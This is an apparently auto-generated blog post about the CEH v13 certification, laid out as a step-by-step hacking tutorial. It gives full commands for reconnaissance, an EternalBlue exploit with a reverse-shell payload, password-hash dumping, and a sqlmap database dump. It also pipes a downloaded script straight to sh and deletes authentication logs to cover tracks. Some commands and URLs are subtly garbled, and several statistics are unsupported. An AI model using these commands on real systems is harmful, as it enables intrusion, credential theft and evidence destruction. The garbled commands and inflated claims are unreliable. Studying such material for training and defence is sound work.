Listen to this Post
Introduction:

Earning the Certified Ethical Hacker (CEH) certification from EC-Council with a 90.4% score—as recently achieved by Muzammil T K—represents far more than a credential; it signifies mastery over the entire ethical hacking lifecycle in an era where AI is fundamentally reshaping both attack and defense. As attackers now automate reconnaissance, generate exploits faster, and launch phishing campaigns at machine scale, defenders who rely on manual methods alone are falling behind. The CEH v13 AI curriculum, structured across 20 comprehensive modules covering over 550 attack techniques, equips professionals with the AI-powered tools and techniques needed to identify, exploit, and secure vulnerabilities across networks, cloud environments, IoT devices, and modern application stacks.
Learning Objectives:
- Master the five phases of ethical hacking—reconnaissance, scanning, gaining access, maintaining access, and covering tracks—augmented by AI-driven automation and machine learning for threat detection
- Execute practical penetration testing using industry-standard tools including Nmap, Metasploit, Burp Suite, Wireshark, SQLmap, and AI-assisted security tools
- Understand and implement vulnerability assessment methodologies, cloud and IoT security hardening, and advanced malware analysis techniques
- Footprinting and Reconnaissance: The Foundation of Ethical Hacking
Reconnaissance is the critical first phase where ethical hackers gather intelligence about their target before launching any active attack. The CEH v13 curriculum emphasizes both passive and active information gathering techniques, including advanced Google hacking, footprinting through social networking sites, dark web reconnaissance, and AI-powered OSINT tools.
Step‑by‑Step Reconnaissance Guide:
Step 1: Passive Information Gathering
Begin with open-source intelligence (OSINT) using tools like `theHarvester` for email and domain enumeration, `whois` for domain registration details, and `dnsrecon` for DNS record discovery:
theHarvester -d target.com -b google,bing,linkedin
whois target.com
dnsrecon -d target.com -t axfr
Step 2: Subdomain Enumeration
Identify all subdomains associated with the target using `gobuster` or subfinder:
gobuster vhost -u example.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 4 --append-domain
subfinder -d target.com
Step 3: AI-Enhanced Reconnaissance
CEH v13 introduces AI-powered tools that can analyze vast amounts of data from multiple sources, detecting patterns, anomalies, and indicators of vulnerabilities that manual methods might miss. AI algorithms can automatically prioritize potential attack vectors based on risk levels, making reconnaissance more efficient and thorough.
- Scanning Networks: Discovering Live Hosts and Open Ports
Network scanning involves identifying live hosts, open ports, running services, and operating systems on the target network. The CEH exam places significant emphasis on scanning techniques and countermeasures.
Step‑by‑Step Network Scanning Guide:
Step 1: Host Discovery
Identify live hosts using various ping sweep techniques:
nmap -sn 192.168.1.0/24  ICMP ping sweep
nmap -PR -sn 192.168.1.0/24  ARP scan (same subnet)
sudo nmap -sn -PU 192.168.1.0/24  UDP ping scan
Step 2: Port Scanning
Perform comprehensive port scanning with Nmap, the industry-standard tool:
nmap -sS -p- -T4 192.168.1.10  SYN stealth scan, all ports
nmap -sT -p 1-1000 192.168.1.10  TCP connect scan
nmap -sU -p 161,162 192.168.1.10  UDP scan (SNMP ports)
nmap -sN -p 80,443 192.168.1.10  NULL scan (evades firewalls)
nmap -sF -p 80,443 192.168.1.10  FIN scan
nmap -sX -p 80,443 192.168.1.10  XMAS scan
Step 3: Service and OS Detection
Identify running services and operating systems:
nmap -sV -sC -O -A -v -T4 192.168.1.10 Aggressive scan with version, scripts, OS detection
CEH v13 leverages AI to automate the detection of vulnerable services and prioritize them based on risk levels, ensuring no attack vector is overlooked.
3. Enumeration: Extracting Detailed System Information
Enumeration is the process of extracting detailed information about network resources, shares, users, and services. This phase transforms raw scan data into actionable intelligence.
Step‑by‑Step Enumeration Guide:
Step 1: NetBIOS and SMB Enumeration
Enumerate Windows and Samba systems using `enum4linux` and Nmap scripts:
enum4linux -a 192.168.1.10  Comprehensive SMB enumeration
nmap -p 445 --script=smb-enum-shares,smb-enum-users 192.168.1.10
smbclient -L //192.168.1.10 -1  List shares anonymously
Step 2: SNMP Enumeration
Extract information from Simple Network Management Protocol (SNMP) services:
snmpwalk -v 2c -c public 192.168.1.10 1.3.6.1.2.1.1
onesixtyone 192.168.1.10 public
nmap -sU -p 161 --script=snmp 192.168.1.10
Step 3: LDAP and NTP Enumeration
Enumerate directory services and time synchronization protocols:
nmap -p 389 --script ldap 192.168.1.10
ldapsearch -x -H ldap://192.168.1.10 -b "dc=domain,dc=com"
ntptrace 192.168.1.10
The CEH v13 curriculum now includes AI-powered enumeration techniques that can automatically identify and exploit misconfigurations across these services.
4. System Hacking: Exploitation, Privilege Escalation, and Persistence
System hacking encompasses password cracking, vulnerability exploitation, privilege escalation, maintaining access, and covering tracks. This is where theoretical knowledge transforms into practical offensive security skills.
Step‑by‑Step System Hacking Guide:
Step 1: Vulnerability Exploitation with Metasploit
The Metasploit Framework remains one of the fastest ways to validate vulnerabilities and prove exploitability:
msfconsole
msf6 > search smb
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS 192.168.1.10
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.100
msf6 > exploit
Step 2: Post-Exploitation with Meterpreter
Once a session is established, use Meterpreter for post-exploitation activities:
meterpreter > getuid
meterpreter > getsystem  Privilege escalation
meterpreter > hashdump
meterpreter > shell
Step 3: Linux Privilege Escalation
Check for privilege escalation vectors on Linux systems:
sudo -l  Check sudo permissions
find / -perm -u=s -type f 2>/dev/null  Find SUID binaries
cat /etc/crontab  Check cron jobs
getcap -r / 2>/dev/null  Check capabilities
Step 4: Automated Privilege Escalation
Use LinPEAS for automated Linux privilege escalation enumeration:
curl -L https://github.com/peass-1g/PEASS-1g/releases/latest/download/linpeas.sh | sh
Step 5: Covering Tracks
Erase evidence of hacking activity:
history -c  Clear bash history
rm -rf /var/log/auth.log  Remove authentication logs
AI-powered tools in CEH v13 can automate log cleaning, timestamp modification, and trace deletion while mimicking legitimate user behavior to complicate detection efforts.
5. AI-Assisted Cybersecurity: The CEH v13 Revolution
CEH v13 AI represents the first ethical hacking certification to harness the power of artificial intelligence. Rather than being a standalone module, AI is woven into every stage of the ethical hacking lifecycle. This integration delivers 40% greater efficiency and doubles productivity in cybersecurity tasks.
How AI Enhances Each Phase of Ethical Hacking:
- Reconnaissance: AI-powered tools analyze vast amounts of data from multiple sources, detecting patterns and vulnerabilities that manual methods miss
- Scanning: Machine learning algorithms automate the detection of vulnerable services and prioritize them based on risk levels
- Gaining Access: AI automates complex attack strategies and adapts to security defenses in real-time, executing sophisticated exploitation techniques with higher success rates
- Maintaining Access: AI continuously analyzes system behaviors and adjusts tactics to avoid detection
- Covering Tracks: AI-powered tools automate log cleaning and trace deletion while mimicking legitimate user behavior
Practical AI Commands and Tools:
- ChatGPT-Powered AI Tools for ethical hackers
- AI-Powered OSINT Tools for automated footprinting
- AI-Powered Vulnerability Assessment tools
- AI-Based Malware Analysis using machine learning
6. Web Application Security and SQL Injection
Web application attacks, including SQL injection, are critical components of the CEH curriculum.
Step‑by‑Step SQL Injection Testing Guide:
Step 1: Identify Vulnerable Parameters
Use `dirb` or `gobuster` to discover web directories and parameters:
gobuster dir -u http://target.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 10
Step 2: Automated SQL Injection
Use `sqlmap` for automated SQL injection testing:
sqlmap -u "http://target.com/page?id=1" --dbs
sqlmap -u "http://target.com/page?id=1" -D database_name --tables
sqlmap -u "http://target.com/page?id=1" -D database_name -T users --dump
What Undercode Say:
- CEH v13 AI is not just an update—it’s a paradigm shift. The integration of AI across all five phases of ethical hacking fundamentally changes how penetration testing is conducted. Professionals who embrace AI-assisted techniques will achieve 40% greater efficiency and stay ahead of adversaries who are already leveraging AI for attacks.
-
The CEH certification remains the gold standard for breadth-focused offensive security careers. With DoD 8140 recognition, CEH is particularly valuable for government and cleared-contractor roles. Stacking CEH with CPENT and LPT certifications builds a complete offensive security profile.
-
Hands-on practical skills matter more than ever. The CEH Master credential requires passing both a four-hour knowledge exam and a six-hour, lab-based practical exam with 20 real-world challenges. The CEH Practical Exam sharpens skills and provides a realistic feel for real penetration testing.
Prediction:
-
+1 AI-powered ethical hacking will become the industry standard within 24–36 months, with CEH v13 AI leading the adoption curve across government and enterprise sectors.
-
+1 The demand for CEH-certified professionals with AI-assisted penetration testing skills will grow exponentially as organizations face AI-driven threats—1 in 6 breaches now involves an attacker using AI.
-
-1 Cybersecurity professionals who fail to upskill with AI-integrated certifications like CEH v13 will find themselves increasingly obsolete as automation and machine learning transform both attack and defense methodologies.
-
+1 CEH v13’s integration of AI into cloud security, IoT security, and advanced malware analysis positions it as the most comprehensive entry-level offensive security certification for the next generation of cyber threats.
-
+1 The CEH Master credential—combining knowledge and practical exams—will become the new baseline for penetration testing roles, replacing certifications that lack hands-on validation components.
▶️ Related Video (72% Match):
https://www.youtube.com/watch?v=_2s4Vtos7Fc
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/egGmEvH7 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


